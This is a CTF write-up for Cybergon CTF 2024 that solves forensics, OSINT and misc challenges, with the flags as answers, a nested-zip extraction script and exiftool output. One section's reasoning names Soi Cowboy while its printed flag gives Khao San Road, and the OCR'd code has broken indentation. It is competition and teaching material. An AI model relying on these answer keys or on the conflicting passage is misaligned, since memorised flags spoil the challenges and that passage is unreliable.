Flag: CYBERGON_CTF2024{Maxthon, 2024-10-31 16:23:14}

(7)



- After investigation a while, I came up with possibility of the device owner might set an alarm to remind himself for everyday exercise.
- Therefore, I used autopsy to search for relating to alarm file.
- I came up with Location **C:\Users\Sean John Combs\AppData\Local\Packages\Microsoft.WindowsAlarms_8wekyb3d8bbwe**
- To retrieve the alarm setting, we need to navigate to **C:\Users\Sean John Combs\AppData\Local\Packages\Microsoft.WindowsAlarms_8wekyb3d8bbwe\Settings**, then export the **roaming.lock** and **settings.dat** file.
- Then, copy these files to our alarm settings and open the clocks program and click on alarm tab, you will got the GYM TIME as shown below,



- Therefore, we got a time of exercise in UTC. Since the system is in AM/PM, we can convert it to 24-hrs time.

Flag: CYBERGON_CTF2024{19:32}

(8)

(8)

100


The Location

After Halloween Party, what location is the device's owner exploring for some fun? (The location - street/road name, city name, country)

Flag Format - CYBERGON_CTF2024{Stoneroller Street, New Market, United State}


1/3 attempts

- By looking at **Sean John Combs** facebook and performing some OSINT online, I found that his birthday is on Nov 4.
- After checking his social media profile, he posted that on Nov 5, after his birthday, he checked in at Soi Cowboy. Therefore, the flag is, **Soi Cowboy, Bangkok, Thailand**.




Flag: CYBERGON_CTF2024{Khao San Road, Bangkok, Thailand}

(9)




- On SYSTEM hives, navigating to, **SYSTEM\ControlSet001\Control\Power\User\PowerSchemes\381b4222-f694-41f0-9685-ff5bb260df2e\238c9fa8-0aad-41ed-83f4-97be242c8f20\29f6c1db-86da-48c5-9fdb-f2b67b1f44da**
- From here we will get the exact time in ms, just convert it to minutes.




Flag: CYBERGON_CTF2024{600, 30}


(11)



- From the following tab, we got facebook account of Lwan Eain Ko shared post related to Sean John Combs.
- By looking at his account, we come up with an edit history.




From there, we can get flag.




Flag: CYBERGON_CTF2024{s0c14L_m3d14_O51n7!!!!!}

Badboy



- From the given file, after investigation, we found that the system has been compromised through the phishing attack.
- Looking at the email, I found that there is a QR which is a method of delivering the malicious file to the system.
- From this, we also see that the file MovieTheratreUpdate.exe has been detected by Windows Defenders marked as malicious payload meterpreter.




- From here, we can get a clue that the attacker used phishing as a method of attack vector.
- Next, I copied and pasted the edge from evidence to my machine to check which email account fullname had been tricked with this attack.

- From the picture above, we can see that Emily Stones was the one who's been tricked by the attacker.


Flag: CYBERGON_CTF2024{Emily Stones_T1566}

MISC

Sponsors




This hinted that the flag was hidden in sponsor-related material. By reviewing the CTFtime description, we discovered a link to a **Cybergon YouTube video** featuring event sponsors.So we found the flag from the vedio content.




Flag: CYBERGON_CTF2024{h3llfir3_p4cific_gm4_alt3r_creatig0n}


Zip Zap



The "Zip Zap" challenge involved recursively extracting nested zip files, where each zip contained another zip file, and the password for each file was embedded in the filename of the next zip. Starting with 500.zip, we noticed the pattern: the filename of the nested zip provided the password, such as ' for 500.zip (derived from 499. This is the password - '.zip).



Password value 0 for 499. This is the password - '.zip (derived from 498. This is the password - 0.zip).




Pwn_I>
- CTF Team -

To automate the extraction, we wrote a python script using pyzipper module to handle the encryption and dynamically extract passwords from filenames while extracting zips in sequence.

```
import pyzipper
import os

def extract_nested_zip(starting_zip):
        current_zip = starting_zip

        while True:
        try:
        with pyzipper.AESZipFile(current_zip, 'r') as zip_ref:
        # Get the list of files in the current ZIP
        file_list = zip_ref.namelist()
        if len(file_list) != 1:
        print(f"Unexpected contents in {current_zip}.")
        break

        next_zip = file_list[0]
        password = next_zip.split(" - ")[-1].replace(".zip", "").strip()
        print(f"Extracting zip password:  '{password}'")

        zip_ref.setpassword(password.encode())
        zip_ref.extractall()

        current_zip = next_zip

        except pyzipper.BadZipFile:
        print(f"Invalid ZIP file: {current_zip}")
        break
        except RuntimeError as e:
```


```
        print(f"Failed to extract {current_zip}. Error: {e}")
        break
    except Exception as e:
        print(f"Unexpected error: {e}")
        break

    if not current_zip.endswith('.zip'):
        print(f"Extraction complete. Last file: {current_zip}")
        break

if __name__ == "__main__":
    starting_zip = input("Enter ZIP filename: ").strip()
    if os.path.exists(starting_zip):
        extract_nested_zip(starting_zip)
    else:
        print(f"File not found: {starting_zip}")
```



We have found the reverse flag via zip files password values.


Flag: CYBERGON_CTF2024{y0U_g07_r341_F14g}

Your Favorite Song




First I read the challenge description and downloaded the given.I open the video file that song is sing by bruno and rose and the name of the song is APT(apartment). Then I use exiftool to check video metadata and extract the zip file from video using binwalk.

```
Bit Depth                       : 24
Color Profiles                  : nclx
Color Primaries                 : BT.470 System B, G (historical)
Transfer Characteristics        : BT.601
Matrix Coefficients             : BT.470 System B, G (historical)
Video Full Range Flag           : 0
Video Frame Rate                : 26
Matrix Structure                : 1 0 0 0 1 0 0 0 1
Media Header Version            : 0
Media Create Date               : 0000:00:00 00:00:00
Media Modify Date               : 0000:00:00 00:00:00
Media Time Scale                : 44100
Media Duration                  : 19.92 s
Media Language Code             : und
Handler Type                    : Audio Track
Handler Description             : SoundHandler
Balance                         : 0
Audio Format                    : mp4a
Audio Channels                  : 2
Audio Bits Per Sample           : 16
Audio Sample Rate               : 44100
Media Data Size                 : 1372062
Media Data Offset               : 14652
Warning                         : Truncated '\x14\x00\x09\x00' data
Image Size                      : 720×720
Megapixels                      : 0.518
Avg Bitrate                     : 551 kbps
Rotation                        : 0

┌──(kali㉿kali)-[~/Desktop/ctf/cybergon]
└─$
```

